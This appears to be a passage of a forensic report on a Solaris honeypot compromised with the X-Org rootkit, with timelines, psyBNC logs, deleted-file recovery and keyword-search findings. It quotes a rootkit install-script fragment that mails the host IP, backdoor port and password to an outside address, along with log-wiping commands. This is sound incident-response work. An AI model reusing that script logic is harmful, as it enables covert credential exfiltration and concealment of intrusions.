solsch: contains strings 'skillz' and "commence_smurf" indicative of the DDOS tool, Stacheldracht

sshd: SSH daemon

sums: text file listing file sizes and disk blocks utilised (appears to be output of 'du')

sver: Contains string 'Private version'

switch: Installation script

syn: DOS tool

sz: Script used to pad Trojan file with addi tional 'zeroes' to ensure that it is the same size as the original system file. Credits indicate it as being 'File Resizer v2.4 by Tragedy/Dor'.

szl: Script used to pad Trojan file with additional 'zeroes' to ensure that it is the same size as the original system file. Credits indicate it as being 'File Resizer v2.3 by Tragedy/Dor'.

td: contains string 'skillz' indicative of the DDOS tool, Stacheldracht

wget: legitimate copy of wget , installed to facilitate download of additional components.

x.conf:	Text file containing rootkit configuration information. Populated as part of installation procedure.
x.conf2:	Text file containing rootkit configuration information. Populated as part of installation procedure.
ssh_host_key:	data file
ssh_host_key.pub:	Public key for root@NoraD
ssh_random_seed:	data file
tconf:	Configuration file for SSH daemon.

du, top, su, strings, ps, ping, ls, lsof, netstat:	modified versions of system binaries aimed at obfuscating presence of rootkit

Following the successful installati on of the rootkit, the packet capture on the honeypot system recorded the system starting to send large ICMP echo reply messages to 197.xx.xx.xx containing the word “skillz” in their payload. This is in agreement with the strings found in the ‘solsch’ and ‘td’ binaries from the rootkit and represents traffic from the Stacheldracht client to its remote server. The IP address 197.xx.xx.xx is part of an IANA reserved block of addresses.

In through the Backdoor…

Following the installation of the rootkit, the IDS monitoring the honeypot recorded a number of connections to the installed backdoor ports, primarily the SSH daemon on port 21212. As these communications are encrypted, it was not possible to determine exactly what occurred during these sessions, howe ver the timeline of mactime activities may provide some clues.

The first SSH connection was recorded as occurring between 17:18 and 18:28 on 28th October.

```
Tue Oct 28 2003 17:19:15      0 .a.  ---------- root    sys     76692   <root.img  -dead-76692>
                      271 m..  -/-r--r--r-- root    sys     76763   /etc/ouser_attr
                      438 m..  -/-r--r--r-- root    sys     76605   /etc/opasswd
                      275 m..  -/-r------- root    sys     767 62   /etc/oshadow
                        0 .a.  ----------- root    sys     76750   <root.img  -dead-76750>
Tue Oct 28 2003 17:19:26     438 .ac  -/-r--r--r-- root    sys     76605   /etc/opasswd
                        0 m.c  -/-rw------ root    root    76716   /etc/.pwd.lock
                      271 m.c  -/-r--r--r-- root    sys     76765   /etc/user_attr
                        0 m..  ---------- root    sys     76750   <root.img  -dead-76750>
                        0 m..  ---------- root    sys     76692   <root.img  -dead-76692>
                       16 .a.  -/lrwxrwxrwx root    root    237051  /usr/bin/passmgmt    -> ../sbin/passmgmt
                    17156 .a.  -/-r-xr-xr-x root    sy s    289214  /usr/sbin/roledel
                      414 m.c  -/-r--r--r-- root    sys     76759   /etc/passwd
                      275 .ac  -/-r------- root    sys     76762   /etc/oshadow
                      271 .ac  -/-r--r--r-- root    sys     76763   /etc/ouser_attr
                    17156 .a.  -/-r-xr-xr-x root    sys     289214  /usr/sbin/userdel
                      247 m.c  -/-r------ root    sys     76764   /etc/shadow
                    20212 .a.  -/-r-xr-xr-x root    sys     289153  /usr/sbin/passmgmt
Tue Oct 28 2003 17:19:48      0 ..c  ---------- root    sys     76750   <root.img  -dead-76750>
                        0 ..c  ---------- root    sys     76692   <r oot.img -dead-76692>
Tue Oct 28 2003 17:23:21    4161 m.c  -/-r--r--r-- root    sys     107368  /etc/inet/services
Tue Oct 28 2003 17:23:30      29 .a.  -/lrwxrwxrwx root    other   107151  /dev/ticots    ->
../devices/pseudo/tl@0:ticots
                      1528 .a.  -/-rw-r--r-- root    sys     76684   /etc/rpc
Tue Oct 28 2003 17:28:17     512 .a.  -/drwxr-xr-x root    sys     12800   /var/sadm
Tue Oct 28 2003 17:35:19    5907 .a.  -/-rw-r--r-- root    root    172     /etc/inetd.conf
```

```
Tue Oct 28 2003 17:36:01    5907 m.c   -/-rw-r--r-- root    root    172     /etc/inetd.conf
```

The above extract suggests that the initial stages of the SSH session were associated with clearing traces of the additional user accounts initially created during the exploitation phase.

```
Tue Oct 28 2003 17:40:37       0 mac   -/-rw------ root    root    358514  /var/ntp/ntpstats/USER1.TRL
Tue Oct 28 2003 18:05:17     431 mac   -/-rw-----r- root    root    358515  /var/ntp/ntpstats/USER1.INI
                             512 m.c   -/drwxr-xr-x root    sys     358452  /var/ntp/ntpstats
                               0 ma.   --------- root    root    358516  <var.img  -dead-358516>
Tue Oct 28 2003 18:05:18       0 ..c   --------- root    root    358516  <var.  img-dead-358516>
Tue Oct 28 2003 18:06:46    2130 m.c   -/-rw-----r- root    root    358512  /var/ntp/ntpstats/psbnc.log
```

The extract above indicates usage of the psyBNC backdoor by the attacker approximately 30 minutes after the system was compromised. The contents of the files user 'ini' file and the log file are shown below. The file User1.ini shows configuration information for the IRC proxy, including username and password details plus a list of IRC servers. The file psyBNC.log records access from IP address 80.xx.xx.xx (assigned to Tele Danmark), but that the configuration of the honeypot system prevented successful connection to an IRC server.

a) USER1.INI

```
# created Tue Oct 28 17:40:37
[USER]
NICK=Tony
LOGIN=johne
USER=I love when Bush fuck`s me!
PASS==1b0Q`s'C1P`$`U`&1N
RIGHTS=1
VLINK=0
PPORT=0
PARENT=0
QUITTED=1
ACOLLIDE=0
SYSMSG=1
LASTLOG=0
[SERVERS]
PORT2=6666
SERVER2=ircnet.demon.co.uk
PORT3=6662
SERVER3=ircnet.demon.co.uk
PORT4=6669
SERVER4=ircnet.demon.co.uk
PORT5=6666
SERVER5=ircnet.easynet.co .uk
PORT1=6667
SERVER1=irc1.us.ircnet.net
PORT6=6662
SERVER6=irc -2.stealth.net
```

b) psyBNC.log

```
Tue Oct 28 17:10:39 :psyBNC started (PID :1900)
Tue Oct 28 17:10:39 :Loading all Users..
Tue Oct 28 17:10:39 :No Users found.
Tue Oct 28 17:12:59 :Program Context :   src/p_socket.c Line 569
Tue Oct 28 17:12:59 :Received HangUp   - rehashing
```

```
Tue Oct 28 17:40:33 :connect from 80.xx.xx.xx
Tue Oct 28 17:40:37 :New User:johne (I love when Bush fuck`s me!) added by
johne
Tue Oct 28 17:40:40 :User johne () has no server added
Tue Oct 28 17:40:48 :User johne () trying ircnet.demon.co.uk port 6667 ().
Tue Oct 28 17:42:29 :User johne () trying ircnet.demon.co.uk port 6666 ().
Tue Oct 28 17:43:26 :Hop requested by johne. Quitting.
Tue Oct 28 17:44:29 :User johne () trying ircnet.de  mon.co.uk port 6662 ().
Tue Oct 28 17:44:33 :User johne: cant connect to ircnet.demon.co.uk port
6662.
Tue Oct 28 17:44:33 :User johne got disconnected from  port 6662.
Tue Oct 28 17:44:53 :User johne () trying ircnet.demon.co.uk port 6669 ().
Tue Oct 28 1 7:46:13 :User johne: cant connect to ircnet.easynet.co.uk port
6666.
Tue Oct 28 17:46:13 :User johne got disconnected from  port 6666.
Tue Oct 28 17:46:15 :User johne () trying ircnet.easynet.co.uk port 6666
().
Tue Oct 28 17:46:15 :User johne: cant connec  t to ircnet.easynet.co.uk port
6666.
Tue Oct 28 17:46:40 :User johne () trying irc  -2.stealth.net port 6662 ().
Tue Oct 28 17:50:24 :User johne: cant connect to irc  -2.stealth.net port
6662.
Tue Oct 28 17:50:45 :User johne () trying irc1.us.ircnet.net port 6   667 ().
Tue Oct 28 17:54:30 :User johne: cant connect to irc1.us.ircnet.net port
6667.
Tue Oct 28 17:54:51 :User johne () trying ircnet.demon.co.uk port 6666 ().
Tue Oct 28 17:58:36 :User johne: cant connect to ircnet.demon.co.uk port
6666.
Tue Oct 28 17:5 8:57 :User johne () trying ircnet.demon.co.uk port 6662 ().
Tue Oct 28 18:02:42 :User johne: cant connect to ircnet.demon.co.uk port
6662.
Tue Oct 28 18:03:02 :User johne () trying ircnet.demon.co.uk port 6669 ().
Tue Oct 28 18:05:19 :User johne quitted (f  rom 80.xx.xx.xx)
Tue Oct 28 18:06:46 :User johne: cant connect to  port 6669.
Tue Oct 28 18:06:46 :User johne got disconnected from  port 6669.
```

Following this, the attacker viewed the output log from their sniffer process –

```
Tue Oct 28 2003 18:28:00   22  6464 .a. -/-r-xr-xr-x root    bin      237232   /usr/bin/vi
                226464 .a.  -/-r-xr-xr-x root    bin      237232   /usr/bin/edit
                  4359 .a.  -/-rw-r--r-- root    root     392838   /usr/lib/libp/libm.n
                  1493 .a.  -/-rw-r--r-- root    bin      288645   /usr/share/lib/terminfo/v/vt100
                226464 .a.  -/-r-xr-xr-x root    bin      237232   /usr/bin/ex
                 14556 .a.  -/-rwxr-xr-x root    bin      250154   /usr/lib/libmapmalloc.so.1
                  1493 .a.  -/-rw-r--r-- root    bin      288645   /usr/share/lib/terminfo/v/vt100   -am
                226464 .a.  -/-r-xr-xr-x root    bin      237232   /usr/bin/view
                226464 .a.  -/-r-xr-xr-x root    bin      237232   /usr/bin/vedit
```

A further change to this file is recorded as occurring on Wed Oct 29 2003 at 17:34:43. The contents of the sniffer log are shown in full in Annex G, but the highlights are described below –

- Several attempted FTP connections to sunsolve.sun.com, presumably to download patches for the Solaris Operating system
- Attempted FTP connection to xxx.b -one.nu at 17:35 on Tuesday 28th October.
- Numerous attempts to connect from the h oneypot to 213.xx.xx.xx over FTP on 29th October 2003. This IP address has a whois resolution of

Telemach, Communication Services, d.o.o. Cesta Ljubljanske brigade 21, Ljubljana, Slovenia. Searching for this IP address over the whole image failed to return any hits.

The first attempted FTP connection to 213.xx.xx.xx occurred at 05:48:09 on the 29th. The IDS showed that a successful SSH connection on port 21212 had been made to the honeypot from the same IP address 2 minutes earlier. The timeline shows only the following entries for this period of time, no other entries exist prior to this after 03:30 that morning –

```
Wed Oct 29 2003 05:49:55     3584 .a.   -/drwxr-xr-x root     sys      107106   /dev
                              512 .a.   -/drwxr-xr-x root     root     91870    /dev/.rh
Wed Oct 29 2003 05:56:30     12124 .a.   -/-rwxr-xr-x root     bin      250144   /usr/lib/libkstat.so.1
                             55176 .a.   -/-r-xr-sr-x root     root     500038   /usr/lib/libX.a/bin/netstat
                             55176 .a.   -/-r-xr-sr-x root     sys      237153   /usr/bin/netstat
                             25420 .a.   -/-rwxr-xr-x root     bin      250134   /usr/lib/libdhcpagent.so.1
```

It is not clear what the significance is of the attempted FTP session to the Slovenia IP address as the attempted outbound connections were blocked by the Layer 2 gateway and the absence of any string fragments for this address being located in the image. It is possible that the attacker was intending to download further utilities to the compromised host.

It is suggested that the attacker's use of the netstat binaries installed by the rootkit was to ensure that their backdoors were obfuscated to legitimate system users.

At approximately 17:52 on the 29th October, the honeypot was shutdown and 'frozen' for analysis. The packet capture device recorded further attempts to connect to the backdoor SSH port (port 21212) after this time, sourced from 80.xx.xx.xx (assigned to Tele-Danmark).

Deleted File Recovery

The file system deployed on the honeypot system clears the inode entries when files are deleted, removing the links between the file, the inode and the data blocks allocated to that inode. This in itself prevents a manual reconstruction of the file contents or a recovery of any fragments directly attributable to the file.

The timeline for this incident shows a number of entries where the 'file' is denoted as

<image filename -dead -inode number>

Typically, using the meta data option within autopsy to view the contents of this inode shows –

- Inode not currently used
- Size = 0
- Inode times reflect when the file that previously used the inode was deleted
- No directly allocated blocks to the Inode

The 'foremost' utility provides a mechanism for carving deleted files out of unallocated space based on file signatures, the magic numbers within file headers (and footers) that denote the type of a file and its extent.

The signatures for the files of interest are defined in the foremost.conf file. The configuration file distributed within th e tool package contains a number of standard file types, which the analyst can add to following the format within the file.

As the timeline showed a number of deleted files on the root partition that are perceived to be related to files extracted from the rootkit archive prior to, and then deleted after, installation of the rootkit, this partition was chosen as the target of a 'foremost' examination.

A new entry was added to the foremost.conf file relating to the 'MZ'' headers found within executable file s. The foremost utility takes as command line parameters the path to the foremost.conf file, an output directory where extracted files are to be saved and the image file to be examined. In this instance, the autopsy application was used to extract the unal located space from the root partition (using the dls utility), and the foremost tool applied to this data.

A total of 73 files were recovered by this process, 15 for 'MZ' and 58 with 'ELF' in the headers. The strings utility was applied to the extracted f iles and the output examined. Based on the strings within the files it was possible to associate some of the recovered files with their rootkit equivalents. This is shown in the table below, with the full strings output from 00000000.exe shown in Annex H.

Recovered File	Interesting Strings	Perceived original file
00000001.exe	Strings relating to the psyBNC tool including textual logo	ntpstat
00000003.elf	Contains strings "I wuz shot down", 'X-org has you', 'BNC started' & "welcome to BNC v2.8.2, the irc proxy"	Bnclp
00000004.elf	Contains strings "Generic log cleaner v0.4 by: tragedy/Dor" and "SNAKE!!!! Give me details of more kits"	Mixture of several files including findkit and cleaner
00000009.elf	Contains X-org logo	Possibly 2.5DXE -README or logo
00000022.elf	Contains strings pertaining to the installation of the rootkit files	Patcher
00000046.elf	Contains strings "net_filters", "lsof_filters" and "6zlao3gla"	top

Other files were recovered containing elements of interest, but the above serve to demonstrate that even in the absence of the intact rootkit archive, it has been possible recover elements of the rootkit after their deletion.

Keyword Searching

Earlier sections of this document have highlighted the value of keyword searching. For example, the presence of the 'john' and 'johne' accounts in the sulog gave a reason for searching for these strings. Subsequently, these searches highlighted deleted fragments from the shadow password file that enabled recovery of the plaintext passwords.

Given the range of IP addresses detected in this process, use of the inbuilt IP address keyword search within Autopsy is indicated. Applying this search to the 'root' and 'var' partition gives 861 and 1273 hits respectively, which are greater than the maximum number that can be displayed by Autopsy.

Reducing the scope of these searches by extracting the unallocated space from these partitions, thereby limiting the search to hits from 'deleted' files gives a more manageable number of hits – 12 from 'root' and 8 fr om 'var'.

Of the 12 hits from 'root', the interesting hits were limited to –

```
Autopsy ascii Unit Report (ver 1.75)

------------------------------------------------------------
469
Length: 1024 bytes
MD5 of raw Unit: 9a2469b0341b8fa43bd527e5c12a8833
MD5 of ascii output: 85588917c9f8c5744014619c8c8009eb
Image: /forensics//smurfette/smurfette/output/root.img.dls
Image Type: dls
------------------------------------------------------------
y admins may use that command.
.....PONG :%s
.....src/p_idea.c. ...%s.....src/p_inifunc.c.r.....%s=.....[%s]....%s.TMP..w.....# created %s
...%s=%s...%s
.....USER%d.INI.....SERVER%d.....SERVERS.PORT%d..SPASS%d.USER%d.LOG.....USER%d.O
P.....USER%d.ASK.....USER%d.BAN.....USER%d.DCC.....USER%d.LGI.....USER%    d.AOP.....US
ER%d.TRA.....%s.....src/p_link.c....USER %s %s 127.0.0.1 :%s
.....NICK %s
.....RELAY: User %s connected.....RELAY: User %s: cant connect....RELAY: User %s: lost
connection.........PSYBNC %s :%d
.PASS %s
.....:*!*@%s RECURSIVE :%s
.:*!*@* BWHO :
.LINK %d: connected to %s port %d.....LINK %d: cannot connect to %s port %d...LINK %d:
connection to %s port %d lost..Lost Link (%s)..  ->.....<-.....R .....IAM.....QUERY...:psyBNC!*@%s
SYSMSG %s@%s :%s  - No such user
..:$%s*%s!psyBNC@lam3r  z.de PRIVMSG %s :%s
.....SYSMSG..:psyBNC!*@.....%s*%s...:$%s*%s!%s@%s. JOIN :&partyline
.....:%s!psyBNC@lam3rz.de NOTICE %s :%s
....This Link has no Name. Deleting.....
```

This hit has located elements of the psyBNC program, being highlighted by the search for IP addresses due to the presence of the 'loopback' address 127.0.0.1.

```
Autopsy ascii Unit Report (ver 1.75)

------------------------------------------------------------
```

```
77
Length: 1024 bytes
MD5 of raw Unit: dfced9c137da026b823ddec9adc0bf03
MD5 of ascii output: 9321869923505909b6984d898c5be4b1
Image: /forensics//smurfette/smurfette/output/root.img.dls
Image Type: dls
----------
adm@38.xx.xx.xx:/var/adm/pack2.tar
…….. ……..

This hit appears to be an element from the rootkit file 'extra', which is used to define where additional
rootkit components are to be dow  nloaded from.

Autopsy ascii Unit Report (ver 1.75)

----------
915
Length: 1024 bytes
MD5 of raw Unit: 711da6cf775d790192d196c258cd3771
MD5 of ascii output: c09201bea322d1bb90ff5696e9a6d8dc
Image: /foren sics//smurfette/smurfette/output/root.img.dls
Image Type: dls
----------
rt2 - executing"
./kit2.sh

  fi

PRIMIF=`/sbin/ifconfig  -a|grep inet|head  -n 2|grep  -v 127.0.0.1|awk '{print $2}'`
IFCNT=`/sbin/if config -a|grep inet|grep  -v 127.0.0.1|wc  -l`
UNAM=`uname  -a`

DUPTEST=`dmesg|grep "SUNW,hme0"|head    -n 1|cut -d ":" -f 1`
if [ $DUPTEST ];then
LINKUP=`dmesg|grep "SUNW,hme0"|grep "Link"|head     -n 1`
echo "${WHI}*${DWHI} $LINKUP"
fi
NEXUS=`dmesg|grep nexus|hea  d -n 1`

FTIME=`$RKDIR/utime`
ITIME=`expr $FTIME  - $STIME`

echo "${WHI}*${DCYN} Rootkit installation Completed in ${ITIME} Seconds.${DWHI}"
echo "${WHI}*${DWHI} Password: $PASS"
echo "${WHI}*${DWHI} $UNAM"
echo "${WHI}*${DWHI} Primary interface IP: $PRIMI    F"
echo "${WHI}*${DWHI} Possible $IFCNT host aliases"
echo "${WHI}*${DWHI} $NEXUS"
echo "Rootlist line:"
echo "$PRIMIF:${PORT}   $PASS  PSYBNC:${EPORT}"
echo "$PRIMIF:${PORT}   $PASS  PSYBNC:${EPORT}" > /tmp/.pinespool
mail -s "SunOSP" xxx@mailcity.com < /  tmp/.pinespool 1>>/dev/null 2>>/dev/null
rm -rf /tmp/.pinespool

# Here you could add optional commands to clean logs
#
```

This extract represents a portion of the rootkit's installation script, again highlighted by the search due to the presence of the loop back IP address in the fragment.

Of the 8 hits from the unallocated sectors of the 'var' partition, there were two hits of interest –

Autopsy ascii Unit Report (ver 1.75)

1087107
Length: 102 4 bytes
MD5 of raw Unit: 902ab371efe9ef09ed03d5cfd1a01d1e
MD5 of ascii output: 8e7407dc5d4323b94b1701cc5b2f3eec
Image: /forensics//smurfette/smurfette/output/var.img.dls
Image Type: dls

……140.xx.xx.xx……

This is the IP address of the Taiwanese machine which the monitoring IDS recorded as conducting initial reconnaissanc e on 28th October 2003.

Autopsy ascii Unit Report (ver 1.75)

615
Length: 1024 bytes
MD5 of raw Unit: b18be755124fe88aab088cc31b8b025e
MD5 of ascii output: 5a31803ce23618e377729bc899614eca
Image: /forensics//smurfette/smurfette/output/var.img.dls
Image Type: dls

From john Tue Oct 28 17:10 GMT 2003
158.x.x.x:21212 NekaNamiUKhehe PSYBNC:9995
…… ……

This appears to be a record of some interaction by 'john' with the system at around the time the rootkit was installed. Given that the ports 21212 an d 9995 reflect the backdoor ports installed by the rootkit, this gives the impression that the string 'NekaNamiUKhehe' may be a password.

Using this string as a keyword to search the image resulted in a single hit on the root partition in a file named 'de ad.letter' shown below –

Autopsy ascii Fragment Report (ver 1.75)

Fragment: 8326
Length: 1024 bytes
Pointed to by Inode: 162
Pointed to by files:
/dead.letter
MD5 of raw Fragment: 8364a1a56 8cf8bfecf43b2d347bfbf57
MD5 of ascii output: 33bda3323f679249680bf67f35ddc861
Image: /forensics//smurfette/smurfette/images/root.img
Image Type: solaris

Return-Path: <root>
Received: (from root @localhost)
by solsrv (8.11.6+Sun/8.11.6) id xxx;

```
        Tue, 28 Oct 2003 17:11:39 GMT
Date: Tue, 28 Oct 2003 17:11:39 GMT
From: Super-User <root>
Message-Id: <xxxxx@solsrv>
158.x.x.x: 21212   NekaNamiUKhehe  PSYBNC:9995
```

Four hits were present on the 'var' partition, including an e-mail recovered from /var/mail/root shown below –

```
Autopsy ascii Fragment Report (ver 1.75)

---------------------------------------------------------
Fragment: 1911111
Length: 1024 bytes
Pointed to by Inode: 230503
Pointed to by files:
  /var/mail/root
MD5 of raw Fragment: 9c96396075344de92eb52143fa29a42c
MD5 of ascii output: eaaf56fe666cbb9b122c66c09d92cf4c
Image: /forensics//smurfette/smurfette/images/var.img
Image Type: solaris
-----------------------------------------  ------------
 message/delivery-status

Reporting-MTA: dns; solsrv
Arrival-Date: Tue, 28 Oct 2003 17:11:39 GMT

Final-Recipient: RFC822; xxx@mailcity.com
Action: failed
Status: 5.1.2
Remote-MTA: DNS; mailhost
Diagnostic-Code: SMTP; 550 Host unknown
Last-Attempt-Date: Tue, 28 Oct 2003 17:11:39 GMT

--h9SHBdg01943.1067361099/solsrv
Content-Type: message/rfc822

Return-Path: <root>
Received: (from root@localhost)
        by solsrv (8.11.6+Sun/8.11.6) id xxx;
        Tue, 28 Oct 2003 17:11:39 GMT
Date: Tue, 28 Oct 2003 17:1  1:39 GMT
From: Super-User <root>
Message-Id: <xxxx@solsrv>
158.x.x.x: 21212   NekaNamiUKhehe  PSYBNC:9995


--h9SHBdg01943.1067361099/solsrv  --
```

This would appear to reflect a section of the installation script that generates an e-mail to the attacker's defined address bearing parameters of the installed rootkit.

The rootkit installation script included calls to a log file cleaner 'wipe'. The script contained several default strings to be removed from log files, plus the capability for the attacker to define additional terms. The text from the 'switch' file recovered from the 'r.tar' archive included the lines

$RKDIR/wipe sadmin
$RKDIR/wipe cmsd
$RKDIR/wipe snmp

where the parameter after 'wipe' reflects the log string of interest.

This suggests several po tential searches,

1) Did the attacker define other terms to be deleted? A search term of "$RKDIR/wipe " was applied to the root partition.

   This returned 6 hits for the strings shown above from the switch file, 3 each from /dev/.rh/r.tar and from the unalloc ated clusters of the partition. This suggests that the attacker did not add any additional log cleaning criteria.

2) Search var partition for 'sadmin'

   This returned 14 hits, but only one hit of interest from the unallocated sectors of the partition –

Autop sy ascii Unit Report (ver 1.75)

1086711
Length: 1024 bytes
MD5 of raw Unit: 195026589980c39dd64cece126ec6d3b
MD5 of ascii output: 5e15a9330efdc9612ed5f64f89dea669
Image: /forensics//smurfette/ smurfette/output/var.img.dls
Image Type: dls

Oct 28 17:10:37 solsrv inetd[148]: [ID 858011 daemon.warning] /usr/sbin/sadmind: Killed
Oct 28 17:10:39 solsrv sendmail[1940]: [ID 702911 mail.crit] My unqualified host name (solsrv) unknown; sleeping for retry
Oct 28 17:11:39 solsrv sendmail[1940]: [ID 702911 mail.alert] unable to qualify my own domain name (solsrv) -- using short name

This extract shows the sadmind daemon being killed at the time t he system was compromised.

3) Search var partition for 'cmsd'

   12 hits returned from var partition but none relevant to this instance.

4) Search var partition for 'snmp'

   215 hits returned from var partition but none relevant to this instance.

Conclusions

The data recovered from the honeypot system and the monitoring IDS tells a mixture of stories –

- The large number of IP addresses recorded both within the honeypot and IDS suggests either a 'group effort' in the compromise of the system, or that the attack was conducted by an individual who already had control of a number of systems from which to launch attacks or download tool sets.
- The attackers behaviour when 'on' the system suggests a comfort with Unix, including the use of text editors and system commands.
- The utilities installed are default installations for the X-Org rootkit. There is evidence that the attacker has not modified some configuration from the apparent default, for example the Stacheldracht client attempting to connect to an IP address in an IANA reserved block or the default setting to send an e-mail to xxx@mailcity.com. This may either reflect a lack of familiarity with the rootkit or a level of disinterest in some of the rootkit functionality.
- Given the installation of DoS tools within the rootkit, it may be tempting to suggest that the attacker was intending to use the system to attack other systems, however no attempt was made to launch such an attack when the system was online.

There were a number of lessons learnt from this analysis,

- The 'horses for courses' approach was validated. Whilst Encase has proved very effective in the analysis of windows systems, the Autopsy/TCT combination proved much more effective for the analysis of a Solaris system.
- The attackers use of SSH to communicate with the compromised host limited the value of the IDS monitor and left only elements from the timeline as available evidence. Future deployments of honeypots may gain value through the use of the Sebek tool from the Honeynet Project.
- The discovery of the mechanism for decrypting the uconf.inv configuration file allowed the successful extraction of similar data from a second honeypot compromised with a different rootkit.

References

Sleuthkit home page, ww w.sleuthkit.org

'Camouflaged Mp3s Contain a backdoor beware', www.tranceaddict.com/forums/archive/topic/79627 -1.html

"Steganography: The Ease of Camouflage", John Bartlett, March 2002, www.sans.org/rr/papers/20/762.pdf

'Investigator's guide to stegano graphy', Gregory Kipper, Auerbach Publications, ISBN number 0-8493-2433-5

'Destegging tutorial', Tien Le, 2002, www.unfiction.com/dev/tutorial/steg.html

Camouflage freeware steganography utility, http://camouflage.unfiction.com/.

'(easily) breaking a (very weak) steganography software: Camouflage', http://www.guillermito2.net/stegano/camouflage/index.html

CP3349 Computer Crime, www.scit.wlv.ac.uk/~in7504/computer_crime.htm

SADMIND RPC vulnerability, described at http://cve.mitre.org/cgi -bin/cvename.cgi?name=CAN-2003-0722.

Encase forensic Edition, www.guidancesoftware.com

Honeynet project, www.honeynet.org

Scan 16 results, Honeynet Project Scan of the month challenges, www.honeynet.org/scans/scan16/solution.html

Annex A Strings from Unallocated Sectors of Floppy Disk Image

This section shows the full set of strings extracted from the unallocated space of the floppy drive image analysed in the first section of this assessment.

```
<HTML>
<HEAD>
<meta http-equiv=Content-Type content="text/html; charset=ISO-8859-1">
<TITLE>Ballard</TITLE>
</HEAD>
<BODY bgcolor="#EDEDED">
<center>
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"

codebase="http://down load.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0
"
 WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
 <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high> <PARAM
NAME=bgcolor VALUE=#CCCCCC> <EMBED src="ballard.swf" q uality=high bgcolor=#CCCCCC
WIDTH="800" HEIGHT="600" NAME="ballard" ALIGN=""
 TYPE="application/x-shockwave-flash"
PLUGINSPAGE="http://www.macromedia.com/go/getflashplayer"></EMBED>
</OBJECT>
</center>
</BODY>
</HTML>
ll\SheCamouflageShell
ShellExt
VB5!
CamShell
BitmapShellMenu
CamouflageShell
CamouflageShell
Shell_Declares
Shell_Functions
ShellExt
modShellRegistry
kernel32
lstrcpyA
lstrlenA
ole32.dll
CLSIDFromProgID
StringFromGUID2
ReleaseStgMedium
shell32.dll
DragQueryFileA
RtlMoveMemory
VirtualProtect
gdi32
CreateICA
GetTextMetricsA
CreateCompatibleDC
DeleteDC
GetObjectA
CreateBitmapIndirect
SelectObject
StretchBlt
DeleteObject
```

FindResourceA
advapi32.dll
user32
LoadBitmapA
LoadResource
advapi32
RegQueryValueExA
ModifyMenuA
InsertMenuA
SetMenuItemBitmaps
LoadLibraryA
SystemParametersInfoA
GetFullPathNameA
RegOpenKeyExA
RegCloseKey
__vbaI4Var
VBA6.DLL
__vbaCopyBytes
__vbaFreeStrList
__vbaFreeObj
__vbaCastObj
__vbaLateIdCallLd
__vbaHresultCheckObj
__vbaI2I4
__vbaNew2
7__vbaObjSet
__vbaStrCmp
__vbaStrVarVal
IContextMenu_QueryContextMenu
__vbaBoolVar
__vbaObjSetAddref
__vbaAptOffset
__vbaAryDestruct
IShellExtInit_Initialize
__vbaStrVarCopy
__vbaAryUnlock
__vbaGenerateBoundsError
__vbaAryLock
IContextMenu
__vbaStr2Vec
__vbaAryMove
__vbaStrCat
__vbaStrToUnicode
__vbaFreeVar
F__vbaStrVarMove
__vbaStrMove
__vbaStrCopy
__vbaErrorOverflow
__vbaFreeStr
__vbaSetSystemError
__vbaStrToAnsi
Class
C:\WINDOWS\SYSTEM\MSVBVM60.DLL\3
VBRUN
FIShellExtInit
C:\My Documents\VB Programs\Camouflage\Shell\IctxMenu.tlb
IContextMenu_TLB
IContextMenu_GetCommandString
IContextMenu_InvokeCommand
__vbaRedim

__vbaUbound
__vbaVar2Vec
__vbaRecDestruct
__vbaLsetFixstr
__vbaLsetFixstrFree
__vbaLenBstr
__vbaFreeVarList
__vbaFixstrConstruct
__vbaVarTstEq
__vbaVarMove
__vbaVarCopy
__vbaVarDup
7m_szFile
IContextMenu
IShellExtInit
pidlFolder
lpdobj
hKeyProgID
hMenu
indexMenu
idCmdFirst
idCmdLast
uFlags
idCmd
pwReserved
pszName
cchMax
lpcmi
pVfk
pIVR
Pj@j
L$ j
7hd(
7hd(
7hd(
Sh|)
j4hl)
7PWh
Qh<)
Vh|)
j4hl)
WPQj
B4Ph(.
PQWWR
`SVW
Ph .
Ph .
Vh|)
Vh|)
Ph .
t 9u
PVQR
MSVBVM60.DLL
_CIcos
_adj_fptan
__vbaVarMove
__vbaFreeVar
__vbaAryMove
__vbaLenBstr
__vbaStrVarMove

__vbaAptOffset
__vbaFreeVarList
_adj_fdiv_m64
_adj_fprem1
__vbaCopyBytes
__vbaStrCat
__vbaLsetFixstr
__vbaRecDestruct
__vbaSetSystemError
__vbaHre sultCheckObj
_adj_fdiv_m32
__vbaAryDestruct
EVENT_SINK2_Release
__vbaObjSet
_adj_fdiv_m16i
__vbaObjSetAddref
_adj_fdivr_m16i
__vbaBoolVar
_CIsin
__vbaChkstk
EVENT_SINK_AddRef
__vbaGenerateBoundsError
__vbaStrCmp
__vbaVarTstEq
__vbaI2I4
DllFunctionCall
_adj_fpatan
__vbaFixstrConstruct
__vbaLateIdCallLd
__vbaRedim
EVENT_SINK_Release
_CIsqrt
EVENT_SINK_QueryInterface
__vbaStr2Vec
__vbaExceptHandler
__vbaStrToUnicode
_adj_fprem
_adj_fdivr_m64
__vbaFPException
__vbaUbound
__vbaStrVarVal
__vbaLsetFixstrFree
_CIlog
__vbaErrorOverflow
__vbaVar2Vec
__vbaNew2
_adj_fdiv_m32i
_adj_fdivr_m32i
__vbaStrCopy
EVENT_SINK2_AddRef
__vbaFreeStrList
_adj_fdivr_m32
_adj_fdiv_r
__vbaI4Var
__vbaAryLock
__vbaVarDup
__vbaStrToAnsi
__vbaVarCopy
_CIatan
__vbaStrMove

